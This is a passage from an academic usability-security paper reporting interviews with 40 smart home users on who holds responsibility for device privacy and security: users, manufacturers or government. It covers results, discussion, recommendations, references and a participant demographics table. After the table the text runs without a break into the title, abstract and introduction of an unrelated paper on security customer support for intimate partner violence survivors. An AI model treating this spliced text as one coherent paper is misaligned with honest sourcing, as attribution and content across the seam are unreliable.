Even technology-savvy, advanced smart home users wanted manufacturers to fill in current gaps in available options. For example, when asked who he thinks is responsibility for the privacy of data collected by his smart home devices, P15_A commented: *"My personal perspective on it is that it's up to the user to be aware of what the device is doing and configure and use them appropriately according to your own needs."* However, he did not believe that consumers were given enough control:

> *"I think it would be ideal if the companies running the back end systems for these devices would give you either a little bit more control or be a lot more transparent about what they do with it and show themselves to be more responsible with that data."*

There is also a tension in that users do not always trust manufacturers' motives and ability to implement strong security, so they feel the need to take personal action. For example, P15_A viewed himself as being responsible in order to fill a gap left by manufacturers who fail to produce secure products:

> *"I'd like to see the vendors take more responsibility and take more action to secure their own devices. But because they don't always do that, and I don't always necessarily trust them to do that, I take it upon myself to be responsible for the security of these systems" (P15_A).*

Personal and Government. Only two participants thought that they and the government were responsible for **privacy** (none for **security**). One of those two, P31_A, discussed, *"We haven't even begun to really go down the road what the EU has as far as protecting privacy, but it's the government... and you personally, as much as you can to the extent practical."*

Manufacturer and Government. Nine participants thought

manufacturers and government were jointly responsible for **privacy** but only three for **security**. Assignment of responsibility to the government or other regulatory bodies was usually rooted in response to lack of trust in manufacturers and belief that manufacturers were monetizing and selling smart home data. Government intervention was viewed as a standardizing construct that provides *"all the checks and balances" (P3_A)* on manufacturers so they do not circumvent privacy protections. For example, one participant commented:

> *"Voluntary consensus on privacy issues is almost impossible to get from the commercial sector... I think they need privacy guidelines at least from the government in order to adhere to them" (P13_A).*

Another participant claimed that companies are

> *"supposed to respect your privacy... If they fail,... next jurisdiction would be a government. The government has to watch them to make sure information is used for the right purposes" (P36_A).*

Personal, Manufacturer, and Government. Five participants viewed responsibility for **privacy** as being shared amongst themselves, manufacturers, and the government: *"It's the company... It's the government. But ultimately it's you and I" (P26_A)*. Two participants viewed **security** as being shared among all three actors. A participant viewed privacy responsibility as being *"three-pronged... A third as a consumer, I should be aware, a third the company, and a third regulators and the government" (P25_A)*. Another had a more in-depth explanation of his view of privacy responsibility:

> *"I think the company is responsible for it... in terms of government oversight, the government is in some way, shape, or form... Ultimately - and we're talking about accountability - you are responsible for your information because everyone else doesn't really care about you any more than you care about you" (P8_A).*

5 Discussion

In this section, we situate our results within prior literature on smart home privacy/security and IT responsibility. We then discuss the interdependent relationship between users, manufacturers, and third parties, and identify gaps and recommendations for how each actor can support the others.

5.1 Advancing Smart Home and Responsibility Research

In our study, we confirmed results of prior smart home studies indicating that well-known concepts in privacy and security translate into perceptions of smart home devices (cf. 2.1.1). As demonstrated in past studies [2, 47, 48], our research showed that users may have concerns, but they accept the risk in favor of perceived benefits. They choose to adopt privacy-violating technology and rarely take mitigative action, while accepting accountability for purchase and subsequent use. These behaviors reflect the privacy paradox [7]. This inaction may be due to several reasons. Users may have low security and privacy self-efficacy and experience security fatigue [54] and privacy resignation [42]. In addition, we found that taking action may be complicated due to hard-to-navigate configuration options or lack of any options at all (e.g., [34, 46]).

We advance research on responsibility by extending the investigation into the smart home domain, which has unique attributes as compared to traditional online and IT technology. For example, in our study, we observed that smart home devices are perceived as intrusive—always on and collecting sensitive data with ties to physical safety. Unfamiliarity with a new technology and the potential for many more devices in the home as compared to traditional IT devices adds complexity and vulnerability to the home network.

Similar to prior responsibility research (cf. 2.1.3, (especially [5]), we identified that users view smart home responsibility as being shared. We observed both active and passive responsibility, a perceived interdependent relationship, and, when necessary to motivate, a desire for a system of checks and balances for positive privacy/security outcomes. Although our participants felt that they bear some personal responsibility (as also discovered previously [5, 9, 19]), they often delegate responsibility to other entities (like manufacturers and government) when they do not feel equipped or incentivized to take action [27, 30, 50]. Tension may arise when users do not always trust the actors to whom they relegate responsibility, so they then look to others (government, industry oversight) to provide extra assurance [5]. Conversely, users may be resigned to having to take personal responsibility as a stopgap for lack of meaningful action on the part of manufacturers and government.

Moving beyond these similarities, we also identified differences from previous work. In prior smart home research (cf. 2.1.2), manufacturers and government are portrayed more as risks and bad actors [56, 66]. While some participants in our study did see these entities in potentially negative lights, they also recognized them as active partners in finding holistic solutions for smart home privacy and security. In addition, compared to prior findings that U.S. consumers rarely assign responsibility to their government for the protection of their digital assets [9, 19], we observed an appreciable number of our participants (roughly 37%) who thought government had responsibility for protecting smart home device privacy. This difference may be due to several potential reasons. First, the prior studies did not focus on smart home devices, rather connected devices in general, and may have lumped security, privacy, and safety together. Second, as compared to closed-ended survey choices, in our study, participants were able to organically assign responsibility in open-ended discussion. In addition, our study population was located in an area where the U.S. government is a major employer and more familiar.




Figure 4: Perceived relationship between smart home users, manufacturers and third parties.

Progressing responsibility research into the smart home domain allows for identification of areas where users voiced the desire for immediate improvement (as described in the next section). The identification of perceived gaps is particularly valuable, given that this is a fledgling industry that currently lacks the maturity and full spectrum third-party support and guidance currently afforded to traditional IT.

5.2 Addressing Gaps

An overarching theme was the perceived interdependency between users, manufacturers, and government in a triad of responsibility. Through the eyes of smart home users, we observed disparities between the status quo and what consumers think should be happening. Disparities can point to future directions where researchers and practitioners should focus attention. As an example, if users accept responsibility but lack the ability to take action, discomfort with their smart home security and privacy may warrant action and investigation into how manufacturers can better support users or where third-party guidance or regulation may be beneficial.

In this section, we summarize problem areas and provide suggestions on how each actor can better be empowered to contribute to smart home security and privacy. The desired interdependent relationship identified by participants in our study is illustrated in Figure 4. Note that participants had a narrow view of oversight only coming from the government. However, recognizing that other, non-governmental organizations (e.g., non-profits, industry groups, standards organizations) may also be able to provide manufacturers and users with support, standards, and evaluations, we expand the government/regulatory actor into a broader third-party role. Our study also motivates future work related to each actor's potential contribution and needed support.

5.2.1 Problem Areas and Gaps

Users. We observed inconsistent relationships between being concerned, accepting personal responsibility, and taking privacy and security mitigative actions. Concerned participants did not always take action because of lack of knowledge, accepting trade-offs, and not valuing data collected by smart home devices (4.1). Those with privacy and security concerns did not always accept personal responsibility, and, sometimes, those who did not express concern still accepted responsibility (4.2.1).

There was also a marked disconnect between *feelings* of personal responsibility and *ability* to take active responsibility. While users may blame themselves for not actively protecting their security and privacy, they feel essentially powerless, resulting in a sense of privacy resignation and security fatigue. Most participants therefore believed that the privacy and security of their smart home should be a shared responsibility. Unfortunately, most of the burden is currently put on the user.

In order for users to be able to take *informed* personal responsibility, they need to better understand the risks, be given the opportunity to take action, and be educated about what steps they need to take. They also require reliable, objective information from manufacturers or trusted third parties to aid in purchase decisions. However, when researching smart home privacy and security, a minority relied on manufacturer-supplied information, with most participants trusting other online sources more.

Users who did not mention that they felt personally responsible mostly assigned responsibility to other actors, and not without reason. Concurrent research agrees that users' security and privacy needs in smart homes should go beyond what users can do (or are willing to do) and should be extensively supported by more powerful actors, like regulators and manufacturers (cf. Sections 2.1.2 and 2.2). This is complicated by users sometimes not trusting manufacturers or the government even when expecting support.

Manufacturers. Some participants believe manufacturers are competent with respect to privacy and security, often based on manufacturer reputation as opposed to transparent communication. Others doubt the willingness of manufacturers to implement strong privacy and security measures. They believe that manufacturers may not be incentivized to spend extra time/money on privacy and security for relatively inexpensive and disposable devices. Plus, added privacy restrictions may be counter to their business model of monetizing data, so participants believe that manufacturers may be purposely vague in what they reveal about data collection and use. Even though participants viewed manufacturers as being responsible, the reality is that some manufacturers may not know how to properly implement privacy and security, partly because many are new to developing smart products [25]. In addition, manufacturers may be unsure of what third-party guidance to

follow since smart home privacy and security guidelines have not yet converged into widely agreed-upon standards.

The notion of manufacturers may also extend beyond those who develop smart home products. Third-party cloud and internet service providers and makers of the devices upon which smart home companion apps reside (e.g., smartphone and tablet manufacturers) may also hold some responsibility for security and privacy.

Government and Third Parties. While participants did not necessarily trust the government, they voiced a desire for third parties (including government) to develop smart home privacy and security regulation and guidelines to uphold and support manufacturer responsibility in a system of checks and balances. Participants were less understanding of how government guidance and regulation could help with security. This might be because participants were less clear about what security of smart home devices and data would mean for them.

While general privacy and security regulation is slowly being rolled out (e.g., CCPA and GDPR), few authoritative government regulations or guidelines for IoT/smart home privacy and security are available or widely adopted. Even though manufacturers sell devices globally, individual government organizations may create their own guidance or regulation that they want manufacturers to follow. (We note that none of the participants in this study lived in an area covered by any of the new privacy laws). In addition, industry groups may issue their own recommendations. Various guidelines from these organizations may or may not be consistent, which could result in manufacturer confusion on which to follow.

From a legal perspective, there is also debate on who should protect data and the boundaries of protection. Considering the newness of mandates in this area, legal constructs and interpretations will likely evolve.

5.2.2 Opportunities for Improvement

Based on identification of actions participants are willing/able to take and what they desire others to do, we offer the follow suggestions for strengthening the three-pronged, interdependent privacy/security relationship. We refer back to Results sections that inform our recommendations where appropriate.

What users can do. While manufacturers have a substantial responsibility to ensure smart home devices are privacy-respecting and secure, they cannot do everything and require users to be willing and active partners.

- ***Protection of data, devices, and home networks*** **-** Participants in our study thought they have some responsibility for configuring device options and setting strong passwords on device apps (4.1, 4.2.1). Recognizing that manufacturers have no control over the environment in which smart home devices are placed, users also need to protect their home networks, control device placement, and understand device capabilities and how those may impact or be used for privacy/security (4.1).
- ***Due diligence in understanding and accepting risks*** **-** Smart home users make privacy and security tradeoffs (4.1). Although they should be better supported in making these decisions and understanding risks, they are ultimately responsible for making informed decisions in line with their own privacy and security expectations and needs (4.2.1).

What third parties can do. Third parties, including oversight, government, and consumer-focused organizations, can provide support and guidance for smart home users and manufacturers. Users seem receptive to some government oversight and outside guidance for manufacturers, especially in the privacy area (4.2.3).

- ***Oversight and development of standards and guidelines for smart home privacy and security*** **-** Government bodies can protect consumers' privacy and security and aid manufacturers by issuing voluntary guidance or regulations when appropriate on recommended privacy and security implementations and options (e.g., [22, 23]). Non-profits, industry forums, standards organization, etc. can also contribute to building a more universal consensus of what constitutes minimum privacy and security measures in smart home devices, for example via baselines [14, 40] and product labels/ certifications [15, 21, 59]. Because users often lack the knowledge to take action on their own (4.1), recommendations should take user considerations into account, for example, with suggestions on how manufacturers might consider user limitations throughout the entire product lifecycle [23].
- ***Consumer education*** **-** Third parties can provide resources that educate users on smart home privacy and security issues and provide actionable configuration tips (4.1).

What manufacturers can do. Because smart home users may not be technology- or security-savvy (4.1), we found that users often want to rely on manufacturers (4.2.2) to fill this gap in several ways:

- ***Usable privacy/security interfaces*** **-** Provide an interface that makes it easy for users to configure privacy/security options (e.g., opt in/out), while not overburdening users with too many options.
- ***Transparent privacy and security practices*** **-** Be more forthcoming about what privacy and security options are available, which features are built into the products, and options/features that are not available but may be expected. To address user's distrust of manufacturer motives (4.2.2), make this information easier for consumers to find (e.g., on vendor websites or device help/support screens). Also provide more readable and accessible privacy policies that transparently communicate how data is collected, stored, and used.

- ***Privacy and security by design -*** Alleviate user burden of having to configure extra privacy and security options (4.1) by making an honest effort to provide strong "out-of-the-box" privacy and security features. Care should be taken, however, to ensure these features do not impact usability. Follow privacy/security guidance provided by reputable third parties, for example, practicing data minimization principles by only collecting data that is required to fulfill functionality and not violating contextual integrity (e.g., Alexa transmitting audio to find answers, but not storing voice recordings).

- ***Standards and guidance participation -*** In conjunction with our participants' desire for third parties to develop privacy/security guidance and standards (4.2.3), manufacturers should actively engage in coming to consensus on minimum smart home privacy/security recommendations. These recommendations can then be used in evaluations that contribute to product labels and certifications.

- ***Consumer education -*** Via app interfaces and help/support documentation, give consumers objective tips on how to best configure their devices with privacy/security in mind to account for users' uncertainty on what to do and how to do it (4.1).

5.2.3 Research Opportunities

Our exploratory study motivates future research direction into product labels, privacy/security education and communication efforts for users and smart home device manufacturers, interface design for configuring privacy and security features, and suggested standards for smart home privacy/security. There may also be value in more exploration into who should be responsible for implementing these improvements as well as receptivity and ability to take on additional duties. For example, little research has been done to capture the smart home manufacturer perspective. As such, future research may be warranted to determine where manufacturers are most challenged and how to best provide support and value. The practicalities of manufacturers implementing our proposed security/privacy recommendations also need to be better understood, (e.g., whether certain features can be implemented on devices with limited memory and processing power). Exploration of appropriate incentives that might frame the production of secure and private devices as a competitive advantage would also be valuable. We acknowledge that responsibility perceptions may be influenced by cultural, national, and political factors, so there is a need for extending current research into broader populations, including those outside the U.S. We also see an opportunity for increased real-world transfer of the knowledge gained from user-centered research efforts in this area to inform manufacturers and guideline developers. This study has already informed some of the user-centric considerations in NIST security guidance for manufacturers [23].

6 Conclusion

In a qualitative research study of 40 smart home users, we expand the discourse on smart home security and privacy by investigating where users perceive responsibility for their smart home security and privacy. We find a theme of an interdependent relationship in which participants assume some personal responsibility but also assign responsibility to manufacturers and government/third parties when they cannot or are not willing to mitigate their concerns. We identify areas needing improvement in the current smart home privacy and security domain and distill how actors can take steps to fill these gaps. Achieving a more balanced relationship may take some of the burden off of users and provide better support to manufacturers, leading to less vulnerable systems and greater adoption of smart home technologies.

Acknowledgements

We would like to thank the anonymous reviewers, our shepherd Marshini Chetty, and our colleagues Sascha Fahl, Adam Aviv, Michael Fagan, Kevin Mangold, and Brian Stanton for their helpful comments on drafts of this paper. We would also like to thank Mary Theofanos for her input during initial study design.

References

[1] Noura Abdi, Kopo M Ramokapane, and Jose M Such. More than smart speakers: Security and privacy perceptions of smart home personal assistants. In *Symposium on Usable Privacy and Security*. USENIX, 2019.

[2] Alessandro Acquisti, Laura Brandimarte, and George Loewenstein. Privacy and human behavior in the age of information. *Science*, 347(6221):509–514, 2015.

[3] Alessandro Acquisti, Leslie K John, and George Loewenstein. What is privacy worth? *The Journal of Legal Studies*, 42(2):249–274, 2013.

[4] Noah Apthorpe, Sarah Varghese, and Nick Feamster. Evaluating the contextual integrity of privacy regulation: Parents' IoT toy privacy norms versus COPPA. In *USENIX Security Symposium*, pages 123–140, 2019.

[5] Soumava Bandyopadhyay. Antecedents and consequences of consumers online privacy concerns. *Journal of Business & Economics Research*, 7(3), 2009.

[6] Rosaline S. Barbour. Checklists for improving rigour in qualitative research: a case of the tail wagging the dog? *British Medical Journal*, 322(7294):1115–1117, 2001.

[7] Susanne Barth and Menno D.T. de Jong. The privacy paradox – investigating discrepancies between expressed privacy concerns and actual online behavior – a systematic literature review. *Telematics and Informatics*, 34(7):1038 – 1058, 2017.

[8] Berg Insight. Smart homes and home automation. http://www.berginsight.com/ReportPDF/ProductSheet/bi-sh7-ps.pdf, 2019.

[9] Jen Caltrider. 10 fascinating things we learned when we asked the world 'how connected are you?'. https://blog.mozilla.org/blog/2017/11/01/10-fascinating-things-we-learned-when-we-asked-the-world-how-connected-are-you/, 2017.

[10] George Chalhoub, Ivan Flechais, Norbert Nthala, and Ruba Abu-Salma. Innovation inaction or in action? the role of user experience in the security and privacy design of smart home cameras. In *Symposium on Usable Privacy and Security*, pages 185–204. USENIX, 2020.

[11] Chola Chhetri and Vivian Genaro Motti. Eliciting privacy concerns for smart home devices from a user centered perspective. In *International Conference on Information*, pages 91–101. Springer, 2019.

[12] Jessica Colnago, Yuanyuan Feng, Tharangini Palanivel, Sarah Pearman, Megan Ung, Alessandro Acquisti, Lorrie Faith Cranor, and Norman Sadeh. Informing the design of a personalized privacy assistant for the internet of things. In *CHI Conference on Human Factors in Computing Systems*, pages 1–13. ACM, 2020.

[13] Juliet Corbin and Anselm Strauss. *Basics of Qualitative Research: Techniques and Procedures for Developing Grounded Theory*. Sage Publications, Thousand Oaks, CA, 4th edition, 2015.

[14] Council to Secure the Digital Economy. The C2 consensus on IoT security baseline capabilities. https://securingdigitaleconomy.org/projects/c2-consensus/, 2019.

[15] CTIA Certification. CTIA certification resources. https://www.ctia.org/about-ctia/programs/certification-resources, 2020.

[16] Martin Degeling, Christine Utz, Christopher Lentzsch, Henry Hosseini, Florian Schaub, and Thorsten Holz. We value your privacy... now take some cookies: Measuring the GDPR's impact on web privacy. *arXiv preprint arXiv:1808.05096*, 2018.

[17] Department for Digital, Culture, Media and Sport. Code of practice for consumer IoT security. https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/773867/Code_of_Practice_for_Consumer_IoT_Security-_October_2018.pdf, 2018.

[18] Departments of Commerce and Homeland Security. A report to the president on enhancing the resilience of the internet and communications ecosystem against botnets and other automated, distributed threats. https://csrc.nist.gov/CSRC/media/Publications/white-paper/2018/05/30/enhancing-resilience-against-botnets-report-to-the-president/final/documents/eo_13800_botnet_report_-_finalv2.pdf, May 2018.

[19] Leyla Dogruel and Sven Joeckel. Risk perception and privacy regulation preferences from a cross-cultural perspective: A qualitative study among German and US smartphone users. *International Journal of Communication*, 13:20, 2019.

[20] Pardis Emami-Naeini, Yuvraj Agarwal, Lorrie Faith Cranor, and Hanan Hibshi. Ask the experts: What should be on an IoT privacy and security label? In *IEEE Symposium on Security and Privacy*, 2020.

[21] Pardis Emami-Naeini, Henry Dixon, Yuvraj Agarwal, and Lorrie Faith Cranor. Exploring how privacy and security factor into IoT device purchase behavior. In *CHI Conference on Human Factors in Computing Systems*. ACM, 2019.

[22] ENISA. Good practices for security of IoT - Secure software development lifecycle. https://www.enisa.europa.eu/publications/good-practices-for-security-of-iot-1, 2019.

[23] Michael Fagan, Katerina N. Megas, Karen Scarfone, and Matthew Smith. NISTIR 8259 Foundational cybersecurity activities for IoT device manufacturers. https://nvlpubs.nist.gov/nistpubs/ir/2020/NIST.IR.8259.pdf, 2020.

[24] Michael Fagan, Mary Yang, Allen Tan, Lora Randolph, and Karen Scarfone. Draft NISTIR 8267 Security review of consumer home Internet of Things (IoT) products. https://nvlpubs.nist.gov/nistpubs/ir/2019/NIST.IR.8267-draft.pdf, 2019.

[25] Federal Trade Commission. Internet of things privacy and security in a connected world. https://www.ftc.gov/system/files/documents/reports/federal-trade-commission-staff-report-november-2013-workshop-entitled-internet-things-privacy/150127iotrpt.pdf, 2015.

[26] Kevin Fu, Tadayoshi Kohno, Daniel Lopresti, Elizabeth Mynatt, Klara Nahrstedt, Shwetak Patel, Debra Richardson, and Ben Zorn. Safety, security, and privacy threats posed by accelerating trends in the internet of things. Technical report, Computing Community Consortium Report 29, no. 3, 2017.

[27] Susanne Furman, Mary Frances Theofanos, Yee-Yin Choong, and Brian Stanton. Basing cybersecurity training on user perceptions. *IEEE Security & Privacy*, 10(2):40–49, 2011.

[28] Christine Geeng and Franziska Roesner. Who's in control?: Interactions in multi-user smart homes. In *CHI Conference on Human Factors in Computing Systems*, page 268. ACM, 2019.

[29] GfK. Future of smart home study global report. https://www.gfk.com/fileadmin/user_upload/dyna_content/GB/documents/Innovation_event/GfK_Future_of_Smart_Home__Global_.pdf, 2016.

[30] Joshua B. Gross and Mary Beth Rosson. Looking for trouble: understanding end-user security management. In *Symposium on Computer Human interaction for the Management of Information Technology*, pages 10–es, 2007.

[31] GutCheck. Smart home device adoption. https://resource.gutcheckit.com/smart-home-device-adoption-au-ty, 2018.

[32] Julie M. Haney, Susanne M. Furman, and Yasemin Acar. Smart home security and privacy mitigations: Consumer perceptions, practices, and challenges. In *International Conference on Human-Computer Interaction*, 2020.

[33] Harris Interactive. Consumer internet of things security labelling survey research findings. https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/798543/Harris_Interactive_Consumer_IoT_Security_-Labelling_Survey_Report.pdf, 2019.

[34] Woodrow Hartzog. Website design as contract. *Am. UL Rev.*, 60:1635, 2010.

[35] Weijia He, Maximilian Golla, Roshni Padhi, Jordan Ofek, Markus Dürmuth, Earlence Fernandes, and Blase Ur. Rethinking access control and authentication for the home internet of things (IoT). In *USENIX Security Symposium*, pages 255–272, 2018.

[36] Cormac Herley. So long, and no thanks for the externalities: the rational rejection of security advice by users. In *Workshop on New Security Paradigms*, pages 133–144, 2009.

[37] Yue Huang, Borke Obada-Obieh, and Konstantin (Kosta) Beznosov. Amazon vs. my brother: How users of shared smart speakers perceive and cope with privacy risks. In *CHI Conference on Human Factors in Computing Systems*, CHI '20, page 1–13, New York, NY, USA, 2020. ACM.

[38] Internet of Things Privacy Forum. Clearly opaque: Privacy risks of the IoT. https://www.iotprivacyforum.org/research/, 2018.

[39] Iulia Ion, Rob Reeder, and Sunny Consolvo. "... no one can hack my mind": Comparing expert and non-expert security practices. In *Symposium On Usable Privacy and Security*, pages 327–346. USENIX, 2015.

[40] IoT Security Foundation. Secure design best practice guides. https://www.iotsecurityfoundation.org/wp-content/uploads/2019/11/Best-Practice-Guides-Release-2.pdf, 2019.

[41] Carlos Jensen, Colin Potts, and Christian Jensen. Privacy practices of internet users: self-reports versus observed behavior. *International Journal of Human-Computer Studies*, 63(1-2):203–227, 2005.

[42] Josephine Lau, Benjamin Zimmerman, and Florian Schaub. Alexa, are you listening?: Privacy perceptions, concerns and privacy-seeking behaviors with smart speakers. In *ACM on Human-Computer Interaction*. ACM, 2018.

[43] Nathan Malkin, Joe Deatrick, Allen Tong, Primal Wijesekera, Serge Egelman, and David Wagner. Privacy attitudes of smart speaker users. *Privacy Enhancing Technologies*, 2019(4):250–271, 2019.

[44] Shrirang Mare, Logan Girvin, Franziska Roesner, and Tadayoshi Kohno. Consumer smart homes: Where we are and where we need to go. In *International Workshop on Mobile Computing Systems and Applications*, pages 117–122, 2019.

[45] Nora McDonald, Sarita Schoenebeck, and Andrea Forte. Reliability and inter-rater reliability in qualitative research: Norms and guidelines for cscw and hci practice. In *ACM on Human-Computer Interaction*, page 72, 2019.

[46] Craig RM McKenzie, Michael J Liersch, and Stacey R Finkelstein. Recommendations implicit in policy defaults. *Psychological Science*, 17(5):414–420, 2006.

[47] Patricia A Norberg, Daniel R Horne, and David A Horne. The privacy paradox: Personal information disclosure intentions versus behaviors. *Journal of Consumer Affairs*, 41(1):100–126, 2007.

[48] Chanda Phelan, Cliff Lampe, and Paul Resnick. It's creepy, but it doesn't bother me. In *CHI Conference on Human Factors in Computing Systems*, page 5240–5251, New York, NY, USA, 2016. ACM.

[49] PwC. Smart home, seamless life. https://www.pwc.fr/fr/assets/files/pdf/2017/01/pwc-consumer-intelligence-series-iot-connected-home.pdf, January 2017.

[50] Karen Renaud, Melanie Volkamer, and Arne Renkema-Padmos. Why doesn't Jane protect her privacy? In *International Symposium on Privacy Enhancing Technologies*, pages 244–262, 2014.

[51] Angela Sanguinetti, Beth Karlin, and Rebecca Ford. Understanding the path to smart home adoption: Segmenting and describing consumers across the innovation-decision process. *Energy research & Social Science*, pages 274–283, 2018.

[52] Irina Shklovski, Scott D Mainwaring, Halla Hrund Skúladóttir, and Höskuldur Borgthorsson. Leakiness and creepiness in app space: Perceptions of privacy and mobile app use. In *CHI Conference on Human Factors in Computing Systems*, pages 2347–2356. ACM, 2014.

[53] The Internet Society. Securing the internet of things: A Canadian multistakeholder process draft report. https://iotsecurity2018.ca/wp-content/uploads/2019/02/Enhancing-IoT-Security-Draft-Outcomes-Report.pdf, 2019.

[54] Brian Stanton, Mary F. Theofanos, Sandra Spickard Prettyman, and Susanne Furman. Security fatigue. *IT Professional*, 18(5):26–32, 2016.

[55] State of California. SB-327 Information privacy: connected devices. https://leginfo.legislature.ca.gov, September 2018.

[56] Madiha Tabassum, Tomasz Kosinski, and Heather Richter Lipford. "I don't own the data": End user perceptions of smart home device data practices and risks. In *Symposium on Usable Privacy and Security*. USENIX, 2019.

[57] Madiha Tabassum, Jess Kropczynski, Pamela Wisniewski, and Heather Richter Lipford. Smart home beyond the home: A case for community-based access control. In *CHI Conference on Human Factors in Computing Systems*, pages 1–12. ACM, 2020.

[58] Mary Theofanos, Brian Stanton, Susanne Furman, Sandra Spickard Prettyman, and Simson Garfinkel. Be prepared: How US Government experts think about cybersecurity. In *Workshop on Usable Security*, USEC '17, pages 1–11, 2017.

[59] UL. IoT security rating. https://ims.ul.com/IoT-security-rating, 2020.

[60] European Union. General data protection regulation. http://data.europa.eu/eli/reg/2016/679/oj, 2016.

[61] Blase Ur, Jaeyeon Jung, and Stuart Schechter. The current state of access control for smart devices in homes. In *Workshop on Home Usable Privacy and Security*, volume 29, pages 209–218, 2013.

[62] Rick Wash and Emilee Rader. Too much knowledge? Security beliefs and protective behaviors among United States internet users. In *Symposium On Usable Privacy and Security*, pages 309–325, 2015.

[63] Ryan West, Christopher Mayhorn, Jefferson Hardee, and Jeremy Mendel. *Social and Human Elements of Information Security: Emerging Trends and Countermeasures*, chapter The weakest link: A psychological perspective on why users make poor security decisions, pages 43–60. IGI Global, 1 edition, 2009.

[64] Meredydd Williams, Jason RC Nurse, and Sadie Creese. Privacy is the boring bit: User perceptions and behaviour in the internet-of-things. In *Conference on Privacy, Security and Trust*, pages 181–18109. IEEE, 2017.

[65] Yaxing Yao, Justin Reed Basdeo, Smirity Kaushik, and Yang Wang. Defending my castle: A co-design study of privacy mechanisms for smart homes. In *CHI Conference on Human Factors in Computing Systems*, pages 1–12. ACM, 2019.

[66] Eric Zeng, Shrirang Mare, and Franziska Roesner. End user security and privacy concerns with smart homes. In *Symposium on Usable Privacy and Security*, 2017.

[67] Serena Zheng, Noah Apthorpe, Marshini Chetty, and Nick Feamster. User perceptions of smart home IoT privacy. *ACM on Human-Computer Interaction*, 2.

A Participant Demographics

ID	Gen	Age	Ed	Occupation	Device Type				
					Sec	Ent	Env	Appl	Asst
P1_A	F	50-59	M	Liaison	X		X		X
P2_A	M	30-39	M	Lead engineer	X	X	X		X
P3_A	F	40-49	M	Professor	X	X	X	X	X
P4_A	M	60+	M	Retired	X	X			
P6_U	F	30-39	B	Events manager	X	X	X	X	X
P7_A	M	30-39	B	Software engineer	X	X	X	X	X
P8_A	M	30-39	B	Federal employee	X	X	X	X	X
P9_A	F	30-39	M	Educationist	X	X	X		X
P10_A	M	30-39	B	Computer scientist	X	X	X	X	X
P11_A	M	50-59	M	Electrical engineer	X	X	X		X
P12_U	F	30-39	M	Administrative assistant	X	X	X		X
P13_A	M	50-59	M	Manager, cognitive scientist	X	X	X	X	X
P14_U	F	40-49	H	Information specialist	X	X	X		X
P15_A	M	30-39	B	Computer scientist	X	X	X		
P16_A	M	40-49	M	Research chief	X	X	X		X
P17_A	F	30-39	M	Systems engineer	X	X	X	X	X
P18_A	M	30-39	B	Business consultant	X	X	X		X
P19_A	M	50-59	B	Retail services specialist	X	X	X	X	X
P20_A	F	30-39	B	Administrator		X			
P21_U	F	18-29	B	Human resources manager	X	X	X	X	X
P22_A	M	30-39	B	Executive admin assistant	X	X	X	X	X
P23_A	F	40-49	M	Community arts specialist	X	X	X		X
P24_A	M	40-49	B	Operational safety analyst		X	X		X
P25_A	M	30-39	B	Program management analyst	X	X	X	X	X
P26_A	M	30-39	B	Analyst	X	X	X		X
P27_A	F	40-49	M	Program coordinator	X	X	X	X	X
P28_A	F	50-59	B	Consultant	X		X		X
P29_A	M	18-29	M	Events coordinator	X	X	X		X
P30_U	F	18-29	B	Event planner	X	X	X		X
P31_A	F	30-39	M	Lobbyist	X	X	X		X
P32_A	M	30-39	B	Health educator		X	X	X	X
P33_A	M	18-29	B	Senior technology analyst	X	X	X		X
P34_A	M	40-49	B	Financial analyst	X	X	X	X	X
P35_A	M	40-49	M	Accountant	X	X	X	X	X
P36_A	F	30-39	B	Project manager	X	X	X		X
P37_A	F	40-49	M	Assistant principal	X	X	X		
P38_U	F	60+	M	Special educator		X	X		X
P39_U	M	60+	M	Retired		X	X		X
P40_U	F	30-39	C	Customer service rep	X	X	X		X
P41_A	M	40-49	B	Security	X	X	X		X
				Total	35	38	38	15	36

Table 1: Participant Demographics. ID: A - smart home administrators/installers, U - smart home users; Gen (Gender); Ed (Education): M - Master's degree, B - Bachelor's degree, C - some college, H - High school; Device Type: Sec - Home security, Ent - Home entertainment, Env - Home environment, Appl - Smart appliance, Asst - Virtual assistant. Interviewed couples: P6_U and P7_A, P29_A and P30_U, P38_U and P39_U, P40_U and P41_A.

The Role of Computer Security Customer Support in Helping Survivors of Intimate Partner Violence

Yixin Zou[1] Allison McDonald[1] Julia Narakornpichit[2] Nicola Dell[2] Thomas Ristenpart[2]
Kevin Roundy[3] Florian Schaub[1] Acar Tamersoy[3]
[1]*University of Michigan* [2]*Cornell Tech* [3]*Norton Research Group*

Abstract

Technology plays an increasingly salient role in facilitating intimate partner violence (IPV). Customer support at computer security companies are receiving cases that involve tech-enabled IPV but might not be well equipped to handle these cases. To assess customer support's existing practices and identify areas for improvement, we conducted five focus groups with professionals who work with IPV survivors (n=17). IPV professionals made numerous suggestions, such as using trauma-informed language, avoiding promises to solve problems, and making referrals to resources and support organizations. To evaluate the practicality of these suggestions, we conducted four focus groups with customer support practitioners (n=11). Support practitioners expressed interest in training agents for IPV cases, but mentioned challenges in identifying potential survivors and frontline agents' limited capacity to help. We conclude with recommendations for computer security companies to better address tech-enabled IPV through training support agents, tracking the prevalence of these cases, and establishing partnerships with IPV advocates.

1 Introduction

Intimate partner violence (IPV) — abuse or aggression that occurs in a romantic relationship — is a pervasive societal phenomenon that causes physical and psychological harms to victims [22]. In the United States, more than one in three women and one in four men have experienced rape, physical violence, and/or stalking by an intimate partner in their lifetime [35]. Research shows that technology plays an increasingly salient role in IPV [28, 53, 70, 85]. In particular, a growing number of mobile apps enable abusers to surreptitiously spy on, harass or impersonate their intimate partners [6, 10, 64, 79].

